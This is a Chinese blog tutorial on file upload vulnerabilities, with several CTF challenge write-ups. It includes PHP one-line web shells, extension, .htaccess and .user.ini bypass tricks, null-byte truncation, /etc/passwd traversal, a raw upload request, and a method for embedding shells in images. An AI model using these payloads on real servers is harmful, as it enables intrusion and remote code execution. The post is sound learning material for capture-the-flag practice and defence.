文件上传漏洞学习

原创

葫芦娃42 已于 2022-04-21 18:30:24 修改 1134 收藏
分类专栏： 文件上传 文章标签： web安全
于 2022-04-20 22:22:04 首次发布

本文链接：https://blog.csdn.net/weixin_63231007/article/details/124257307

<1>概述

漏洞产生原因：服务端代码未对客户端上传的文件进行严格的验证和过滤，就容易造成可以上传任意文件的情况。

<2>文件上传绕过

(1)js检测绕过

1.删除js中检测文件的代码；

2.上传的文件改为允许的后缀绕过js检测后再抓包,把后缀名改为可执行的文件。

(2)文件后缀名绕过

1.绕过服务器限制上传文件的后缀

2.有些Apache是允许解析其他文件后缀名,例如httpd.conf中配置以下代码：

```
AddType application/x-httpd-php .php .phtml
```

3.Apache解析文件的顺序是从右到左的,遇见不认识的后缀会继续像左判断。

(3)文件类型绕过

可以上传一个符合的文件，然后burp抓包，再更改后缀。这样Content-Type是符合的。

或者抓包，直接更改Content-Type绕过。

(4)截断

%00截断。只有在数据包中含有文件上传目录时才能利用。

NULL字符截断是最有名的截断漏洞之一，其原理是，PHP内核是由c语言实现的，因此使用了c语言中的一些字符串处理函数，在遇到NULL(\x00)字符时，处理函数就会将它当作结束标记。这个漏洞能够帮助我们去掉变量结尾不想要的字符。例如：

```
<?php
    $file = $_GET['file'];
    include $file.'tpl.html';
?>
```

正常逻辑的话，这段代码并不能直接包含任意文件。但是在NULL字符的帮助下，我们只需要提交：

?file= . . / . . / . . /etc/passwd%00

即可读取到passwd文件，与之类似的是利用路径长度绕过。例如：

?file= . . / . . / / / / / /{*N}/etc/passwd

系统在处理过长的路径的时候会选择主动截断它。不过这两个漏洞随着PHP版本的更新主见消逝了。真正用到的情况越来越少。

另一个造成截断的情况是 **不正确的使用iconv函数：**

```
<?php
    $file = $_GET['file'].'tpl.html';
    include(iconv("UTF-8", "gb2312", $file) );
?>
```

在遇到file变量中包含非法UTF-8字符时，iconv函数就会截断这个字符串。

所以在这个情况，我们只需提交 ?file = shell.jpg%ff 即可，因为在utf-8字符集中，单个“\x80-\xff" 都是非法的。 这个漏洞Windows系统存在，在新版的PHP中也得到修复。

::$DATA绕过

必须是Windows系统，必须是php环境，必须是那个源文件

原理：php在windows系统的时候如果文件名+“::$DATA”会把该词之后的数据当成文件流处理不会检测文件后缀名

例如： shell.php -- shell.php::$DATA

%00截断GET用法：

%00截断：php5.3版本以下GET提交不需要解码，直接在get文件目录处截断


```
Pretty Raw \n Actions
1 POST /?road=/var/www/html/upload/123.php%00 HTTP/1.1
2 Host: 101.42.224.57:30007
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:99.0) Gecko/20100101 Firefox/99.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
  n;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=---------------------------427971372732253526781509196662
8 Content-Length: 368
9 Origin: http://101.42.224.57:30007
0 Connection: close
1 Referer:
  http://101.42.224.57:30007/?road=/var/www/html/uploa
  d/
2 Upgrade-Insecure-Requests: 1
3
4 -----------------------------427971372732253526781509196662
5 Content-Disposition: form-data; name="file";
  filename="1.jpg"
6 Content-Type: image/jpeg
7
8 <?php eval($_POST['shell']); ?>
9 -----------------------------427971372732253526781509196662
```

```
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Thu, 21 Apr 2022 09:44:37 GMT
3 Server: Apache/2.2.22 (EL)
4 X-Powered-By: PHP/5.2.17
5 Content-Length: 1811
6 Connection: close
7 Content-Type: text/html;charset=utf-8
8
9 <!DOCTYPE html>
10 <html>
11   <head>
12     <meta charset="UTF-8">
13     <title>
         古老的漏洞?
       </title>
14     <script>
15       function error(){
16         swal("上传失败", "", "error");
17       }
18
19       function black(){
20         swal("只允许上传 jpg jpeg png gif 类型的文件",
21       }
22
23       function success(){
24         swal("上传成功", "", "success");
25       }
26       </script>
27       <script src="./attachs/sweetalert.min.js">
         </script>
```

CSDN @葫芦娃42

%00截断POST用法

当是POST接收情况的时候，正确的用法应该是我们需要对 %00 做一个URL解码



CSDN @葫芦娃42

[ACTF2020 新生赛]Upload


上传一个一句话木马php文件，发现被过滤。

所以更改其后缀为.jpg上传，更改filename后缀为.php 。

看见 nonono bad file。 我们再试一试php3，php4，phtml。发现phtml可以。

写入我们的一句话木马，发现存在[] 或者；就没有response。那直接命令执行。

构造<?= `ls /` ?>



in boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

CSDN @葫芦娃42

<?= `cat /flag` ?> 得到flag。

` `命令执行符，作用相当于shell_exec().

<?= 作用相当于 <?php echo

[极客大挑战 2019]Upload

发现上传其他文件，都是not image，上传一个.jpg文件试试。

发现Don't lie to me, it's not image at all!!! 。

更改文件后缀名，用phtml，send时。但是我们写入□的时候，发现

NO! HACKER! your file included '<?'

所以我们需要修改文件内容来绕过，绕过'<?`检查修改为：

<script language="php">eval($_POST['shell'])</script>

还不是图片。可能存在图片头检查。我们插入图片头**GIF89a**

上传成功。蚁剑连接/upload/123.phtml.密码shell。得到flag

总结：

图片头检查，需要加上GIF89a。

<?绕过，转化为<script **language="php">eval($_POST['shell'])</script>**

[MRCTF2020]你传你□呢

上传.jpg文件发现上传成功。抓包后改为php，phtml等都不可以。

考虑上传.htaccess文件绕过。

发现可以上传.htaccess文件。

```
-----------------------------351975665550790529761287514?
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg



-----------------------------351975665550790529761287514?
Content-Disposition: form-data; name="submit"

一键去世
-----------------------------351975665550790529761287514?--
```

```
Warning
</b>
:  mkdir(): File exists in <b>
/var/www/html/upload.php
</b>
on line <b>
23
</b>
<br />
/var/www/html/upload/d4ca026238f34fffd154c0817e5c7bb4/.htaccess
succesfully uploaded!
```


在文件里写入：

<FilesMatch "123.jpg">
SetHandler application/x-httpd-php
</FilesMatch>

或者 **AddType application/x-httpd-php .jpg**

使123.jpg文件可以被当作php代码执行。

蚁剑连接/upload/d4ca026238f34fffd154c0817e5c7bb4/123.jpg。密码shell，得到flag。

[GXYCTF2019]BabyUpload

试着上传.php,.phtml等，发现 后缀名不能有ph!


上传.jpg文件发现上传成功。使用.htaccess文件，上传成功。

因此在.htaccess文件下写入

AddType application/x-httpd-php .jpg

使.jpg文件可以当作php代码执行。

在上传的123.jpg文件中写入□。



发现<?php 被检测出来。绕过，构造payload：

<script language="php">eval($_POST['shell']);</script>

上传成功。蚁剑连接/upload/6498a4fd54f9f27e7cd4586a8467f3d2/123.jpg 密码shell，得到flag

[SUCTF 2019]CheckIn

这道题不同于以前的文件上传，需要用到**.user.ini文件**

.user.ini文件构成的PHP后门 - phith0n

.user.ini。它比.htaccess用的更广，不管是nginx/apache/IIS，只要是以fastcgi运行的php都可以用这个方法。

看别人题解可知，curl -i URL后发现不是apache服务器。openresty是Nginx服务器所以.htaccess文件失效了。

上传.user.ini文件，写入

GIF89a

auto_prepend_file=123.jpg

上传123.jpg图片文件写入木马。

<?被过滤，因此用**<script language="php">eval($_POST['shell']);</script>**。

注意index.php，里面会自动包含123.jpg文件。

蚁剑连接index.php，得到flag。

[pwnthebox] hello

crtl+u发现upload.php

更改url file参数为upload.php得知，要上传jpg，png类型图片。

上传123.jpg后抓包，写入一句话木马，更改姓名为.php发现不行。因此将文件名改为123.php%00.jpg截断来绕过白名单检测。

访问我们上传的文件，发现<?被置换成了_

_ eval($_POST['shell']); _

因此我们构造<script language="php">eval($_POST[shell']);</script>来绕过。

蚁剑连接，得到flag。

服务器解析漏洞：

1.老版本的IIS6中的目录解析漏洞，如果网站目录中有一个 /.asp/目录，那么此目录下面的一切内容都会被当作asp脚本来解析
2.老板本的IIS6中的分号漏洞：IIS在解析文件名的时候可能将分号后面的内容丢弃，那么我们可以在上传的时候给后面加入分号内容来避免黑名单过滤，如
a.asp;jpg
3.旧版Windows Server中存在空格和dot漏洞类似于 a.php. 和 a.php[空格]
这样的文件名存储后会被windows去掉点和空格，从而使得加上这两个东西可以突破过滤，成功上传，并且被当作php代码来执行
4.nginx(0.5.x, 0.6.x, 0.7 <= 0.7.65, 0.8 <= 0.8.37)空字节漏洞
xxx.jpg%00.php
这样的文件名会被解析为php代码运行（fastcgi会把这个文件当php看，不受空字节影响，但是检查文件后缀的那个功能会把空字节后面的东西抛弃，所以识别为jpg）
注：php版本要小于5.3.4，5.3.4及以上已经修复该问题
5.apache1.x,2.x的解析漏洞，上传如a.php.rar a.php.gif
类型的文件名，可以避免对于php文件的过滤机制，但是由于apache在解析文件名的时候是从右向左读，如果遇到不能识别的扩展名则跳过，rar等扩展名是apache不能识别的，因此就会直接将类型识别为php，从而达到了注入php代码的目的
6.如果开发者忘记对文件**后缀名进行小写转换**，那么可通过大写来进行绕过，如PhP。 后缀名中加入空格绕过黑名单限制，如1.php
利用windows特性，会自动去掉后缀名中最后的”.”，那么可在后缀名中加”.”进行绕过。
如果开发者忘记对上传文件后缀名进行::DATA处理，利用windows的NTFS文件流特性，可在后缀名中加”::DATA处理，利用windows的NTFS文件流特性，可在后缀名中加”::DATA”进行绕过

文件解析漏洞总结_2ed的博客-CSDN博客

文件头类型检查文件类型

文件幻术头

JPG　　FF D8 FF E0 00 10 4A 46 49 46
GIF　　47 49 46 38 39 61(相当于文本的GIF89a)
PNG　　89 50 4E 47

图片□制作方式

将一句话木马植入图片中，一句话木马最好不要植入在图片的开头（有可能会造成文件损坏），Windows执行语句:`copy xx.jpg/b+test.php/a test.jpg`；Linux木马植入执行语句：`cat test.php >> xx.jpg`

copy 1.jpg|png|gif/b + 1.php/a 2.jpg

\b以二进制格式复制、合并文件 \a指定以ascll格式复制、合并文件